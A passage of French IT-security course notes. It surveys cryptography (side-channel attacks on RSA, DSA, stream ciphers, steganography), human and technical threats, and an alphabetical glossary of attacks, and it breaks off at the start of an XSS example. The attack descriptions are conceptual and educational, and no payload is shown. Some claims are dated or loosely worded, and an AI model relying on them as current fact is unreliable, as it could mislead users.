Une *side-channel attack*, c'est une attaque qui vise à casser un procédé de chiffrement non pas en l'attaquant frontalement, de la façon classique, mais en exploitant des fuites d'information occasionnées par la mise en œuvre du procédé de chiffrement : par exemple, dans le cas d'une carte à puce, on peut mesurer précisément sa consommation électrique et en déduire des choses sur ce qu'elle calcule

Le cryptologue allemand Jean-Pierre Seifert (universités d'Haïfa et d'Innsbruck) aurait rendu possible l'exécution d'attaques basées sur la menace de type "*analyse de prédiction de branche*" (BPA).

Le chercheur met en avant qu'il a réussi à récupérer une clé de chiffrement de 512 bits en quelques millisecondes. Le journal Le Monde, dans un article du 19 novembre, a prétendu qu'une attaque récente sur RSA par Jean-Pierre Seifert mettrait en danger le commerce électronique

La technique décrite par Jean-Pierre Seifert consiste à analyser le comportement du processeur lui-même afin de déduire statistiquement la clé de chiffrement.

La seule parade pour l'instant consisterait à désactiver le processus de prédiction du processeur mais selon le chercheur "*Une telle mesure ralentirait par quatre le microprocesseur (...)*".

Les résultats des travaux de Jean-Pierre Seifert sont attendus lors de la prochaine conférence RSA, début 2007

Cette attaque implique la présence d'un logiciel espion sur la machine effectuant les opérations cryptographiques et dans ce cas il existe souvent d'autres moyens pour obtenir la clé.

Dans un microprocesseur existent des « moyens communs » que différents processus vont utiliser (cache de code, cache de données, cache de prédiction de branchement...). Notamment, le fait pour un processus d'utiliser un de ces moyens ne va pas changer les données d'un autre processus, mais va chasser celles-ci de la « zone de travail ». Quand ce sera le tour de l'autre processus de s'exécuter, ces données devront être rechargées. Cela est transparent

(le rechargement est fait automatiquement par le microprocesseur)... sauf que ce rechargement occasionne un très léger retard. C'est en observant ces retards que l'on peut avoir une idée plus ou moins précise des actions de l'autre processus, et, par exemple, en déduire des clés cryptographiques.

Mentionnons également que l'attaque décrite n'a pas été menée contre le vrai RSA de OpenSSL (un logiciel de chiffrement très répandu) mais contre une version modifiée afin qu'elle se comporte mieux pour l'espionnage, avec des tailles de clés inférieures aux tailles actuellement utilisées.

2.5.4 DSA

Le ***Digital Signature Algorithm***, plus connu sous le sigle DSA, est un algorithme de signature numérique standardisé par le NIST aux États-Unis, du temps où le RSA était encore breveté. Cet algorithme fait partie de la spécification DSS pour Digital Signature Standard adoptée en 1993 (FIPS 186). Une révision mineure a été publiée en 1996 (FIPS 186-1) et le standard a été amélioré en 2002 dans FIPS 186-2.

La longueur de clé est de 1024.

Il est basé sur l'algorithme ElGamal créé par Taher Elgamal et utilisant les logarithmes discrets

Il peut être utilisé par exemple par ssh, bien que il est actuellement considére comme non sur et remplacé par la variante basée sur l'utilisation d'une courbe elliptique.

E***lliptic Curve Digital Signature Algorithm*** (**ECDSA**) est un algorithme de signature numérique et variante du standard DSA. Les avantages de ECDSA sur RSA sont des longueurs de clés plus courtes et des opérations de signature et de chiffrement plus rapide.

2.6 Chiffrement par flot

Un chiffrement par flot arrive à traiter les données de longueur quelconque et n'a pas besoin de les découper.

A5 utilisé dans les téléphones mobiles de type GSM, utilise suite pseudo aléatoire avec laquelle on effectue un XOR avec les données. Cassé en quelques minutes sur une attaque à texte clair connu. Spécifié par ingénierie inverse

RC4 Supporté par les normes SSL WEP et WPA (wifi). Sensible aux attaques ce qui s'est traduit par la vulnérabilité de WEP.

Possibilité d'utiliser un chiffrement par bloc avec mode d'opération adapté.

Le chiffre de Vernam est un autre exemple de chiffrement par flot.

2.7 Cryptographie hybride

Les étapes sont les suivantes :

Génération d'une clé aléatoire pour le chiffrement symétrique.

Choix d'un mode d'opération pour le chiffrement par blocs.

La clé aléatoire est chiffrée avec la clé publique du destinataire par exemple avec RSA, la clé est courte, gain de temps.

Chiffrement avec la clé symétrique et transmission du message chiffré avec l'algorithme symétrique et accompagné de la clé chiffrée correspondante.

Déchiffrement de la clé symétrique avec sa clé privée du destinataire et déchiffrement symétrique du message.

Les logiciels PGP et GnuPG utilisent ce principe.

2.8 Stéganographie

La **stéganographie** a pour objet de dissimuler l'information à transmettre. Ce qui n'interdit pas de la chiffrer également.

De nombreuses solutions ont été inventées au cours de l'histoire et l'informatique a facilité le développement de nouvelles techniques.

Les méthodes les plus connues utilisent des images ou des sons pour cacher l'information.

On peut aussi utiliser les blocs libres d'un système de fichiers pour constituer un stockage stéganographique.

Ces procédés sont aussi utilisés pour procéder au tatouage numérique invisible de documents numériques divers généralement soumis à copyright.

Ces techniques sont proches des problèmes de communication numérique et de traitement du signal.

Sous linux, on peut débuter avec steghide qui est disponible dans la plupart des distributions.

2.9 Cryptographie post-quantique

L'apparition d'ordinateurs quantiques et d'algorithmes (algorithme de Shor) utilisant les spécificités de ces ordinateurs met en danger l'utilisation des clés asymétriques comme RSA, DSA et ECDSA.

La recherche cryptographique doit donc proposer de nouveau algorithmes et le NIST a lancé en 2017 un processus de standardisation « NIST Post-Quantum Cryptography Standardization Process ».

Un premier résultat est disponible en 2019 sur le site du nist :

https://csrc.nist.gov/publications/detail/nistir/8240/final

La veille technologique sur les capacités des ordinateurs quantiques est donc d'une grande importance pour évaluer la résistance des algorithmes cryptographiques actuellement en production.

3 Menaces et intrusions

3.1 Menaces et risques matériels

Toutes les menaces ne portent pas sur le logiciel, il faut envisager également les risques sur le matériel, qu'ils soient intentionnel ou accidentels.

Il convient également de noter que la sécurité physique des systèmes est également très importante, il faut notamment prévoir au minimum :

- Un contrôle d'accès aux systèmes
- Une gestion des risques incendie, risque liés à l'eau etc

Et anticiper les risques suivants :

- Vol d'ordinateurs et de sauvegardes
- Fouille des poubelles et des bennes à ordures
- Vol de sacs à main et de portefeuilles.
- Vol et réacheminement du courrier directement dans les boîtes aux lettres
- Espionnage par-dessus l'épaule.
- Guichets automatiques factices ou trafiqués
- Contrôle d'accès du site défaillant
- Risques incendie, risque liés à l'eau etc
- Pannes électriques
- L'enregistreur de frappe ou « keylogger » existe sous forme d'un dispositif matériel destiné à enregistrer les frappes clavier et ainsi récupérer les mots de passe directement au moment de la saisie.

- D'une manière générale tous accès physique non contrôlé à un dispositif du SI

En ce qui concerne les sinistres d'ordre physique il est essentiel de veiller à la politique de reprise avec par exemple :

- Une politique de sauvegarde des données avec stockage physique à des endroits différents
- Eventuellement des sites de backup pour une reprise rapide

3.2 Risques liées aux personnes

Craker

En 1993, la Request for comments 1392 définit un cracker comme un individu cherchant à accéder à un ordinateur sans en avoir l'autorisation. Cette formulation est maintenue par Gary Scott Malkin dans la **RFC 1983** [3]. Pour ce dernier, hackers et crackers s'opposent, un cracker se limitant à chercher l'intrusion par tous les moyens à sa disposition.

En français, l'usage est de traduire cracker par pirate ou pirate informatique.

Hacker

Le terme hacker apparaît en 1959 dans le jargon du Tech Model Railroad Club (TMRC), une association d'étudiants du Massachusetts Institute of Technology (MIT). Il désigne alors quelqu'un qui hack, ou construit un hack. En 1996, la Request for comments 1983 définit un hacker comme une personne qui enchante autrui par sa compréhension intime du fonctionnement interne d'un système, en particulier des ordinateurs et réseaux informatiques.

Aujourd'hui encore, un hacker désigne un virtuose pouvant intervenir dans différents domaines comme la programmation, l'architecture matérielle d'un ordinateur, l'administration système, l'administration réseau, la sécurité informatique ou tout autre domaine ; les médias grand public utilisent le terme hacker dans le sens de cracker, black hat (« chapeau noir ») ou pirate informatique, c'est-à-dire un « hacker » opérant de façon illégale ou non éthique.

Mule

Individu recruté par Internet servant à transférer des fonds illégalement acquis par un pirate et ainsi brouiller les pistes.

Script Kiddies

Hackers et pirates informatiques sont parfois confondus avec les script kiddies, cyber délinquants utilisant des scripts ou programmes mis au point par d'autres. Malgré une compétence faible, ils représentent un risque du fait de leur nombre et la large diffusion de solutions d'attaques toutes faites.

Whitehat, Blackhat

Les hackers disposent tous d'un savoir-faire exceptionnel dans la maîtrise de la sécurité informatique et donc des moyens de déjouer cette sécurité mais certains utilisent ce savoir-faire dans un cadre légal et d'autres l'utilisent hors-la-loi. Pour traduire cette réalité, le jargon informatique classe les hackers dans différentes catégories en fonction du degré de légalité ou de délinquance de leurs actions.

- Les chapeaux blancs - ou white hats : consultants en sécurité, administrateurs réseaux ou cyber-policiers, ils ont un sens de l'éthique et de la déontologie.
- Les chapeaux gris - ou grey hats : s'ils n'hésitent pas à pénétrer dans les systèmes sans y être autorisés, ils n'ont pas pour but de nuire. C'est souvent l'« exploit informatique » qui les motive, une façon de faire la preuve de leur agilité. Ils peuvent tout de même détruire des sites qui font oppositions aux idées qu'ils prônent.
- Les chapeaux verts - ou green hats : dérivés du Grey Hat, ils sont souvent en groupe pour lutter contre des organisations pédophiles ou xénophobes. Ils s'assemblent pour unir leurs forces et combattre les sites jugés "inhumains". Quand il s'agit d'un site qui va à l'encontre de ce qu'ils défendent, la destruction en devient le mot d'ordre.

- Les chapeaux noirs - ou black hats ou « pirates » : créateurs de virus, cyber-espions, cyber-terroristes et cyber-escrocs, agissant hors-la-loi dans le but soit de nuire soit de tirer profit de leurs actes illégaux.

L'**ingénierie sociale**

(*social engineering* en anglais) est la discipline consistant à obtenir quelque chose (un bien ou une information) en exploitant la confiance mais parfois également l'ignorance ou la crédulité de tierces personnes. Il s'agira pour les personnes usant de ces méthodes d'exploiter le facteur humain, qui peut être considéré comme le maillon faible de tout système de sécurité.

- Accès direct aux informations par des personnes de confiance
- Vol par du personnel malhonnête.
- Télémarketing et faux appels téléphoniques, ce qui est une forme de d'ingénierie sociale

Hoax

Les canulars (appelés hoax en anglais) se trouvent souvent sous la forme de courriel ou de simple lettre chaîne. A la différence des pourriels qui sont la plupart du temps envoyés de manière automatisée à une liste de destinataires, les canulars sont, eux, relayés manuellement par des personnes de bonne foi.

Phishing

Il s'agit d'une forme d'escroquerie consistant à créer une copie d'un site recevant des informations personnelles, généralement une banque ou un établissement gérant des fonds.

Des cybers criminels conçoivent des e-mails et des sites web frauduleux (appelés sites « miroirs »), en apparence légitimes puisqu'ils semblent provenir ou appartenir à des banques ou à des sites de commerce électronique.

Ils ont pour but d'amener les internautes à révéler des informations personnelles, notamment leurs numéros de cartes de crédit, numéros de compte et mots de passe. Le pirate peut ainsi se procurer des accès clients à l'établissement cible

Les clients du site copié sont incités à se rendre sur l'imitation via un e-mail.

Il existe un organisme Anti-Phishing Working Group **APWG** (www.antiphishing.org) de centralisation des informations sur le phishing.

Scam ou Fraude aux avances sur commission

Connu aussi sous le nom de nigerian 419», d'après l'article du code pénal nigérian réprimant ce type d'escroquerie apparue au Nigéria dans les années 1980.

Elle consiste à envoyer un mail demandant de l'aide pour sortir des fonds plus ou moins légaux d'un pays en fournissant un compte intermédiaire contre rémunération. Bien évidemment, la personne ayant fourni ses coordonnées bancaires ne verra jamais de fonds transité par son compte, celui-ci étant simplement vidé.

En résumé

Les personnels doivent être formés, une « culture de sécurité » doit être diffusée dans l'organisation. L'accès aux données doit être cloisonné en fonction des besoins. Autrement dit les acteurs du système ne doivent avoir à connaitre que les informations nécessaires à leur travail.

3.3 Cycle de vie d'un exploit

Depuis le début des attaques d'envergure en 1997 le cycle de vie d'une faille est les technologies d'intrusion ont notablement évoluées.

On peut noter les principales tendances suivantes :


- Infection des systèmes dès la détection par scan des ports grâce à la sophistication des outils.
- Propagation automatique des attaques sans intervention manuelle en utilisant immédiatement la machine cible pour rebondir sur une autre.
- Management et synchronisation des machines compromises par le réseau.
- Attaques ayant des conséquences sur l'infrastructure Internet, par augmentation du trafic ou même attaque sur les serveurs DNS racine

Ces évolutions techniques sont liées au développement de la cybercriminalité :

- Forte augmentation des attaques à but lucratif.
- Place de plus en plus grande du crime organisé.
- Développement d'un marché pour l'achat ou la location de logiciels ou de botnet prêt à l'emploi.

Voici un graphique donnant une idée de l'évolution d'une faille dans le temps.

La durée du graphique est d'environ 10 à 15 jours.



Bien entendu la faille peut être utilisée par ceux qui l'on découverte avant qu'elle soit répertoriée par les sites internet et les anti-virus, dans ce cas on parle d'une attaque **Zero-Day** ou **0-day**

La faille est exploitée le jour même ou même avant que la vulnérabilité soit rendue publique et à fortiori que le patch de sécurité soit diffusé. Elle sera généralement utilisée pour des attaques sur des objets de grande valeur. Elle reste très localisée au début. Les pirates informatiques veulent tirer avantage de l'information au plus vite, avant que les protections adéquates ne soient misent en place par leurs victimes.

Ce risque difficile à maitriser est une conséquence de la technologie des outils de détection généralement basés sur des signatures déjà connues.

L'attaque peut aussi se diffuser plus largement par la suite bien évidemment.

3.4 Risques et attaques sur les systèmes

On trouvera par ordre alphabétique quelques attaques anciennes bien connues ou plus récentes.

Backdoor

Dans un logiciel une porte dérobée (de l'anglais backdoor, porte de derrière) est une fonctionnalité inconnue de l'utilisateur légitime, qui donne un accès secret au logiciel. La porte dérobée peut être considérée comme un type de cheval de Troie.

Une porte dérobée peut être introduite soit par le développeur du logiciel, soit par un tiers, typiquement un pirate informatique. La personne connaissant la porte dérobée peut l'utiliser pour surveiller les activités du logiciel, voire en prendre le contrôle. Enfin, selon l'étendue des droits que le système donne au logiciel contenant la porte dérobée, le contrôle peut s'étendre à l'ensemble des opérations de l'ordinateur.

Il existe des programmes dédiés comme Back Orifice.

Compromission

Une compromission signifie qu'un élément extérieur a réussi à prendre lancer l'exécution de programmes sur la machine. Elle s'accompagne généralement de l'introduction de backdoor permettant au pirate de ré accéder à la machine.

Débordement de tampon « buffer overflow »

La technique modifie l'adresse de retour d'une fonction placée dans la pile en débordant de l'espace normalement réservé dans cette pile. La nouvelle adresse pointe vers un code malveillant, par exemple un shellcode.

Défacement

Cet incident, qui peut avoir des conséquences graves sur l'image d'une marque, consiste en la modification d'une ou plusieurs pages du site Web par un pirate.

Déni de service « Denial of Service »

Le déni de service ou **DoS** vise à rendre indisponible une machine ou un service informatique. L'attaquant procède généralement par saturation des ressources disponibles de sorte que les requêtes normales n'aboutissent pas.

Pour une attaque massive les attaquants mettent en place de nombreuses machines travaillant en parallèle pour attaquer une cible. On parle de **DDos** "Distributed Denial of Service ». Ces réseaux de machines contrôlées à distance sont des **botnets**.

Exploit

Dans le domaine de la sécurité informatique, un exploit est un programme permettant à un individu d'exploiter une faille de sécurité dans un système ou un logiciel que ce soit à distance (remote exploit) ou sur la machine sur laquelle cet exploit est exécuté (local exploit).

Le terme provient de exploitation (de faille informatique) et non pas du fait de réaliser un quelconque exploit extraordinaire.

Le but est généralement d'obtenir un accès de type superuser.

Empoisonnement du cache « ARP cache poisoning »

Le cache ARP maintenu localement est manipulé et rempli de fausses adresses en utilisant le manque de vérification du protocole ARP. Le trafic est ainsi détourné dès la couche 2.

Fuzzer

C'est un programme qui tente de découvrir une vulnérabilité en envoyant des entrées aléatoires et tenter de provoquer une exception, un crash ou erreur. C'est aussi une technique de test des programmes et de rétro-ingénierie.

In the Wild

Exploit ayant déjà causé des incidents et répertorié dans des listes (www.wildlist.org).

Keylogger, Enregistreurs de frappe et dérobeurs de mots de passe

Plusieurs familles de chevaux de Troie ont pour objet de transmettre des informations personnelles. Il s'agit des programmes malveillants évolués les plus courants actuellement en circulation. Bon nombre d'entre eux exploitent des vulnérabilités de Microsoft® Internet Explorer. Chaque cheval de Troie capture, sur l'ordinateur qu'il infecte, des informations réseau et de connexion et attend ensuite que l'utilisateur visite un site web (financier de préférence) nécessitant une authentification.

On parle aussi de « Password stealer ».

L'enregistreur de frappe collecte alors les données de transaction, comme le nom d'utilisateur et le mot de passe, puis envoie les informations dérobées vers un hôte dédié qui les entre dans des fichiers journaux incrémentiels. Plusieurs centaines de variantes existent, certaines avec des fonctions de rootkit.

Outil d'indexation de recherche

Les logiciels d'indexation et de recherche proposent un affichage unifié des résultats de recherche, que les sources affichées soient sur Internet, sur l'ordinateur de l'utilisateur. Accessoirement, ces logiciels proposent la personnalisation du bureau et l'affichage d'informations en continu (météo, cours de bourse, actualités, état de l'ordinateur...).

Parmi les plus connus: Microsoft (WDS), : Google Desktop Search (GDS), YAHOO, AOL, ASK Jeeves et Copernic. Dans la suite le cas de GDS est plus particulièrement discuté.

Tous ces logiciels sont disponibles gratuitement. Cette catégorie de logiciel offre des outils très utiles, mais ceux-ci posent de nouveaux risques de confidentialité, particulièrement en milieu de travail.

Le périmètre d'indexation et de recherche sur un ordinateur comprend :

- des documents (texte, MS-office, Acrobat, pages HTML).
- des images, des fichiers musicaux et video.
- des courriels lus avec des clients POP/IMAP (Outlook Express, Thunderbird, Mozilla, etc.).
- des pages Web visitées, dont les courriels (webmail).

GDS copie chaque fichier indexé, dans ses versions successives, et le conserve même après destruction du fichier original. Ceci s'applique également aux courriels, aux conversations (chat) et aux pages web visitées. Par conséquent les informations contenues dans un fichier, une page web ou un courriel restent accessibles après leur suppression du fichier et après suppression du fichier ou du courriel d'origine ou après déconnexion du site web.

La méconnaissance par les utilisateurs des fonctions de purge de GDS est susceptible de mettre en défaut le respect d'obligations de destruction d'informations, en particulier nominatives.

Si l'utilisateur n'a pas exclu du périmètre d'indexation les pages web chiffrées, les documents MS-Office protégés par mot de passe et les dossiers contenant des informations sensibles, l'indexation du cache couvre ces informations sensibles et les copie dans le cache.

Le logiciel GDS transmet à Google des informations sur les habitudes de navigation de l'utilisateur ayant opté pour les fonctions avancées. Ces informations sont exploitées pour fournir des fonctions supplémentaires (exemple :

titres de l'actualité). La politique de confidentialité de Google n'exclut pas l'utilisation des données collectées à d'autres fins.

Dernièrement Google a reconnu conserver toutes les données collectées et c'est dernièrement (avril 2007) engagé à rendre anonyme les informations collectées au bout de 18 à 24 mois.

Le partage d'un profil Windows par plusieurs utilisateur, non recommandé, se rencontre pour des postes accessibles au public (bornes, cybercafés). Il induit un partage d'index et de cache Google entre les utilisateurs du profil. Un nomade qui connecte un support amovible à un poste à profil partagé expose les informations du support à être divulguées via le cache.

OS fingerprint

Méthodes d'écoute passive du réseau ou active permettant de retrouver le type de matériel et le système d'exploitation d'un équipement.

Pharming

Cette forme évoluée de phishing consiste à rediriger la connexion pour que le serveur cible pointe vers une adresse IP différente. Ce détournement peut s'effectuer au niveau du serveur DNS (par les techniques d'« empoisonnement du cache » ou d'ingénierie sociale) ou sur l'ordinateur local, à l'aide d'un cheval de Troie modifiant le fichier HOSTS. Une fois le lien modifié, l'utilisateur qui cherchera à se connecter sur le site ainsi détourné sera redirigé à son insu vers un site miroir, alors qu'en aucun cas il n'a saisi une adresse erronée (en l'occurrence celle du site frauduleux). L'ingénierie sociale est une technique particulièrement retorse qui exploite la force de persuasion du malfaiteur, mais aussi la cupidité ou la générosité des victimes pour inciter ces dernières à participer à des actions malveillantes. En 2005, l'institut SANS faisait état de 1300 sociétés, dont plusieurs de renom, ayant subi une attaque par « empoisonnement du cache ».

Des programmes malveillants dits « redirecteurs » sont spécialisés dans ces manipulations de la résolution d'adresse.

Preuve de concept ou POC

Une POC (en anglais : Proof of concept) en sécurité informatique, est la publication d'une faille logicielle afin de démontrer son existence et de favoriser le processus de correction de celle-ci.

Rejeu « replay attaque »

Cette attaque consiste à intercepter les paquets valides et à les retransmettre tels quels sans déchiffrement pour tenter d'obtenir la même action sur la machine distante que l'utilisateur autorisé. Pour contrer cette attaque il existe plusieurs techniques comme :

- Utiliser un nombre aléatoire et variable avec le temps valide uniquement une fois on parle de « nonce ».
- Utiliser une clé de session.
- Utiliser une date précise dans les paquets et synchroniser dans le temps les serveurs.

Robots d'indexation

Un robot d'indexation (ou araignée ; en anglais web crawler ou web spider) est un logiciel qui explore automatiquement le web. Il est généralement conçu pour collecter les ressources (pages Web, images, vidéo, documents Word ou PDF ou PostScript, etc.) indexées par un moteur de recherche.

Fonctionnant sur le même principe, certains robots sont utilisés pour archiver les ressources ou collecter des adresses électroniques auxquelles envoyer des spam ou pourriels.

Rootkit

Le rootkit s'installe après la prise de contrôle de la machine afin de camoufler l'intrusion et permettre la mise en place d'une porte dérobée stable dans le temps. Il modifie les commandes système afin de cacher les fichiers, port ouverts etc…Il peut aussi modifier le kernel ou les modules chargés dynamiquement.

Rop Chain

Cette technique Return-oriented programming est une technique de débordement de tampon utilisant le code du programme et en changeant les adresses de retour, ce qui permet de construire une chaine d'instructions produisant l'attaque désirée.

Scan

Technique de balayage des ports d'une machine permettant de retrouver les ports ouverts. Il existe des méthodes passives basées sur l'écoute du trafic et des méthodes actives.

Les méthodes actives sont plus ou moins intrusives et donc plus ou moins détectables. Le plus simple mais aussi la plus visible et de débuter une connexion initiée afin de connaître la présence d'un éventuel port ouvert sur la machine cible.

Shellcode

Un shellcode est une chaîne de caractère placée dans la pile par un dépassement de tampon. Le retour de la fonction appelante exécute le code dans le but d'exécuter généralement un Shell /bin/sh d'où le nom.

Spam

Le spam ou courrier électronique non sollicité ou « pourriel »est le nom générique donné à toutes formes d'envoi massif d'émail à caractère publicitaire ou malhonnête.

SPIT

Le SPIT (acronyme de SPam over Internet Telephony, et jeu de mots sur l'anglais to spit, cracher) désigne la publicité indésirable faite via les réseaux de communication téléphonique sur IP. Cette pratique s'est développée avec l'augmentation massive du recours des usagers de la téléphonie aux systèmes de transmission vocale par Internet, VoIp, skype etc..Elle exploite la possibilité d'envoyer beaucoup d'appels en temps limité et à un coût très faible. Il faudra prévoir les performances des gateways et boites vocales en conséquence. Sans parler de possibilité de DoS VoIP.

Spoofing ARP

Il s'agit de manipuler les paquets gérant les requêtes ARP avec de fausse adresse ARP ceci afin de détourner le trafic IP et permettre par exemple des attaques « Man in the middle ».

Spoofing DNS

Le but est de falsifier la résolution des noms. Il existe deux méthodes classiques.

Le DNS ID Spoofing est une réponse à une requête de la victime avant le serveur DNS authentique avec le bon ID de requête DNS.

Il existe aussi des méthodes d'empoissonnement du cache d'un serveur DNS utilisant des failles des serveurs DNS directement.

Spoofing IP

Cette méthode d'usurpation d'adresse également appelée mystification consiste à usurper l'adresse IP d'une machine autorisée pour profiter de ces privilèges ou cacher la vraie machine source d'une attaque.

Spyware et *Hijackers*

Un logiciel espion (espiogiciel, mouchard ou en anglais spyware) est un logiciel malveillant qui s'installe dans un ordinateur dans le but de collecter et transférer des informations sur l'environnement dans lequel il s'est installé, très souvent sans que l'utilisateur n'en ait connaissance

Le logiciel espion attaque très souvent les systèmes Microsoft Windows du fait de leur popularité. Certaines pages web peuvent, lorsqu'elles sont chargées, installer à l'insu de l'utilisateur un logiciel espion, généralement en utilisant des failles de sécurité du navigateur de la victime.

Ils sont souvent présents dans des gratuiciels (différents des logiciels libres), ou des partagiciels, afin de rentabiliser leur développement. Il est possible qu'un gratuiciel cesse de fonctionner après la suppression de l'espiogiciel associé et la suppression du gratuiciel ne supprime généralement pas le spyware.

Par exemple Kzaa et DivX contiennent un spyware.

Les Hijackers sont des logiciels malveillants ayant pour but de modifier les paramètres du navigateur ou du bureau.

TCP SYN fooding

Cette méthode d'attaque de type déni de service est ancienne (1990) elle consiste à envoyer le premier SYN du « three way hanshake » tcp pour saturer les ressources mémoire de la pile TCP du serveur.

Trojan, cheval de troie

Un cheval de Troie n'est pas un virus informatique dans le sens où il ne se duplique pas par lui-même. Un cheval de Troie est conçu pour être dupliqué par des utilisateurs naïfs, attirés par les fonctionnalités vantées. Le cheval de Troie est un logiciel que nous pouvons recevoir par e-mail ou même télécharger sur un site qui ressemble à deux gouttes d'eau d'un site officiel.

L'action associée au cheval de Troie est généralement l'installation d'une porte dérobée.

USB

Le port USB peut être utilisé pour exécuter du code malveillant depuis une clé.

Une autre approche, ou action malveillante, se nomme `podslurping` et s'effectue depuis le périphérique. Elle consiste à brancher sur un système un support de stockage, ou aussi un lecteur MP3 (`podslurping` fait référence au produit iPod d'Apple), afin d'en dérober furtivement de l'information.

L'ingénierie sociale, ou la force de persuasion, peut être associée à cette approche, afin de provoquer le branchement, et perpétrer le vol des informations. Une phrase parmi les dialogues possibles pourrait être :

"Excusez-moi, pourrais-je connecter quelques minutes mon lecteur de musique MP3 sur votre port USB?...

Les batteries sont déchargées, et je ne rentre que demain chez moi. Merci beaucoup !".

Pendant quelques minutes, une partie du disque est copiée sur le lecteur de musique, qui dispose d'un espace de stockage important, et dont l'usage ne fait pas obligatoirement penser à un périphérique de stockage. Ce scénario est aussi valable avec un appareil photo numérique.

Ce problème n'est absolument pas récent, et existait déjà à l'époque des disquettes. Cependant, les supports de stockage ont maintenant une capacité et un débit de transfert beaucoup plus importants, ce qui augmente la quantité de données pouvant être dérobées dans un cours intervalle de temps.

Il existe sur la plupart des systèmes des possibilités de bloquer le port USB.

Virus

Le virus classique est un morceau de programme, souvent écrit en assembleur, qui s'intègre dans un programme Chaque fois que l'utilisateur exécute ce programme « infecté », il active le virus qui en profite pour aller s'intégrer

dans d'autres programmes exécutables. De plus, lorsqu'il contient une charge virale, il peut, après un certain temps (qui peut être très long) ou un évènement particulier, exécuter une action prédéterminée. Cette action peut aller d'un simple message anodin à la corruption de certaines fonctions du système d'exploitation ou la corruption de certains fichiers ou même la destruction complète de toutes les données de l'ordinateur. On parle dans ce cas de bombe logique.

Les macro-virus s'attaquent aux macros de logiciels de la suite Microsoft Office (Word, Excel, etc.). Par exemple, en s'intégrant dans le modèle normal.dot de Word, un virus peut être activé à chaque fois que l'utilisateur lance ce programme.

Vol de session TCP « *TCP session hijacking* »

Appelé aussi détournement de session TCP. Elle consiste à intercepter ou envoyer des paquets sur une session TCP déjà établie.

Warez (FTP)

Un FTP Warez est un serveur FTP installé afin de mettre à disposition du contenu sous copyright. Il peut être obtenu en détournant un serveur ftp ayant laissé un répertoire ouvert en écriture (incoming).

Worm ,ver

Le ver est un logiciel malveillant qui se reproduit sans avoir besoin d'un logiciel hôte. Les types de vers courants sont :

- les vers propagées par mail en pièce attachée ou situés sur un site distant.
- Les vers utilisant les messageries instantanées.
- Les vers utilisant le partage de fichiers.
- Les vers Internet utilisant directement des vulnérabilités sur les ports ouverts, par exemple Blaster.

Zombies -Botnets

Une machine zombie est un ordinateur contrôlé à distance par un pirate à l'insu de son propriétaire légitime.

Une armée de zombie est nommée « botnet », C'est un ensemble de machine zombies qui sont exploités simultanément pour produire des attaques par exemple de type déni de service distribué. La taille peut atteindre plusieurs centaines de milliers de machines.

3.5 Les attaques WEB les plus courantes

Le web prend une place de plus en plus importante et les problèmes de sécurité des applications web également. C'est pourquoi ce chapitre est essentiellement consacré aux failles web. Il reprend le classement owasp orientée sur les failles web :

3.5.1 Attaques côté client XSS

Cette attaque d'Injection de code Indirecte est dite Cross Site Scripting XSS.

La dénomination XSS vient de X comme cross pour ne pas confondre avec les feuilles de style CSS. Ce vocable recouvre plusieurs techniques différentes utilisant des failles applications. Elles sont basées sur la mauvaise vérification par une application des données entrées par l'utilisateur et retournée dans une page html.

Le but est l'exécution de script dans le navigateur de la victime avec toutes les possibilités du script utilisé.

Cette faille est basée sur la confiance de l'utilisateur dans un site web vulnérable à cette attaque

La technique utilise 3 sites différents : le client attaqué, le serveur et l'attaquant.

- **Type de trou de sécurité "non permanent" ou par réflexion**

Il apparaît lorsque des données fournies par un client web sont utilisées telles quelles par les scripts du serveur pour produire une page de résultats. Si les données non vérifiées sont incluses dans la page de résultat sans encodage des entités HTML, elles pourront être utilisées pour injecter du code dans la page dynamique reçue par le navigateur client.

Exemple

On suppose qu'un site web www.vulnerable.site est vulnérable, il retourne au client une page sans vérifier la présence de balises javascript ou html :

```
GET /welcome.cgi?name=Joe%20Hacker HTTP/1.0

Host: www.vulnerable.site
```

La réponse est

```
<HTML>

<Title>Welcome!</Title>
```

```
Hi Joe Hacker

<BR>

Welcome to our system

...

</HTML>
```

L'idée est de persuader l'utilisateur de cliquer vers la page vulnérable du site à partir d'un lien contenant les paramètres malicieusement construits conduisant à l'ouverture de la page désirée par l'attaquant dans le navigateur de la victime.

Pour cela le lien peut être passé par mail ou par groupe de discussion ou à partir d'un site maintenu par l'attaquant.

Dans la page retournée on lance l'exécution d'un javascript qui dispose des privilèges d'un script client sur le serveur vulnérable et en particulier l'affichage des cookies pour ce site.

Le lien malicieux sera :

```
